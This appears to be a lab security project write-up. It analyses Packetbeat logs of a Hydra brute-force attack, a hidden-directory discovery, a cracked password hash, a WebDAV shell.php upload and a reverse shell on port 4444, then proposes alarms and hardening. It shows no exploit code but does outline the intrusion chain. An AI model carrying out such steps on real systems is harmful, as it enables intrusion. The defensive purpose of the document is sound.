

Connections over time [Packetbeat Flows] ECS

Analysis: Finding the Request for the Hidden Directory

- The request start at 00:34hrs on 5th of November 2021.

- 15,988 requests were made to access the /secret_folder.

- The /secret_folder contained a hash that I was able to crack and obtain the password of the “Rayan” with these credentials I can access the system. Also, the secret_folder allowed me to upload the payload and exploit other vulnerabilities.




Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count
http://192.168.1.105/company_folders/secret_folder/	15,988
http://192.168.1.105/webdav	394
http://192.168.1.105/webdav/shell.php	88
http://192.168.1.105/webdav/passwd.dav	66
http://192.168.1.105/	12

Analysis: Uncovering the Brute Force Attack

- 15,980 requests were made in the attack to access the /secret_folder.
- 15,974 attacks were returned a 401 HTTP status code. and 1 attack was successful to gain the password of ‘ashton’.



Search

source.ip: 192.168.1.90 ✕ | destination.ip: 192.168.1.105 ✕ | user_agent.original: Mozilla/4.0 (Hydra) ✕ | + Add filter

Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count
http://192.168.1.105/company_folders/secret_folder/	15,980


Export: Raw Formatted

HTTP status codes for the top queries [Packetbeat] ECS

field	value	
HTTP Status Code	401	15,974 (99.99%)

Analysis: Finding the WebDAV Connection

- 86 requests were made to access the /webdav directory.
- The primary requests were for the passwd.dav and shell.php.



url.full: http://192.168.1.105/webdav

Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count
http://192.168.1.105/webdav	86

HTTP Transactions [Packetbeat] ECS


Blue Team

Proposed Alarms and Mitigation Strategies

Mitigation: Blocking the Port Scan

Alarm

I recommend an alert be sent once 1000 connections occur in an hour.



System Hardening

- Regularly run a system port scan to proactively detect and audit any open ports.
- Ensure the Firewall is regularly patched to minimize the new zero-day attacks.
- Set server iptables to drop packet traffic when thresholds are exceeded.
- Ensure the firewall detects and cuts off the scan attempt in real-time.

Mitigation: Finding the Request for the Hidden Directory

Alarm

To detect unauthorized access requests for hidden folders and files. I would set an alert when these requests occur.

I would recommend a threshold of maximum of 5 attempts per hour that would trigger an alert to be sent.

System Hardening

- Highly confidential folders should not be shared for public access.
- Rename folders containing sensitive & private critical data.
- Encrypt data contained within confidential folders.
- Review IP address that causes an alert to be sent: either whitelist or block the IP addresses.

Mitigation: Preventing Brute Force Attacks

Alarm

An HTTP 401 unauthorized client error indicates that the request has been returned because it lacks valid authentication credentials for the Target Source.

I would detect future brute force attacks by setting an alarm that alerts if a 401 error return more than 10 times per hour.

System Hardening

- I would create a policy that locks out accounts for 30 minutes after 10 times unsuccessful attempts per hour.
- I would create a password policy that requires password complexity, I would compare the password to common password lists, and prevent users from reusing historical passwords.

Mitigation: Detecting the WebDAV Connection

Alarm

- First, i would create a Whitelist of the trusted IP addresses. Review this list every 3 months.
- On HTTP GET request, I would set an alarm that activates on any IP address trying to access the WebDAV directory outside of those trusted IP addresses.
- The threshold i would set to activate this alarm would be when any HTTP PUT request is made.

System Hardening

- Creating a Whitelist of trusted IP addresses and ensure my firewall security policy prevents all other access.
- I would ensure that any access to the WebDAV folder is only permitted by users with complex usernames and passwords.

Mitigation: Identifying Reverse Shell Uploads

Alarm

I recommend that an alert be set for any traffic attempting to access port 4444. The threshold for the alert to be sent is when one or more attempt is made.

I recommend setting an alert for any files being uploaded into the WebDAV folder. The threshold for the alert to be sent is when one or more attempt is made.

System Hardening

- Block all IP address other than whitelisted IP addresses, (Because reverse shell can be created over DNS, this action will only limit the risk of reverse shell connections, not eliminate the risk).
- Set access to the WebDAV folder to read only to prevent payloads from being uploaded.
- Ensure only necessary ports are open.

The End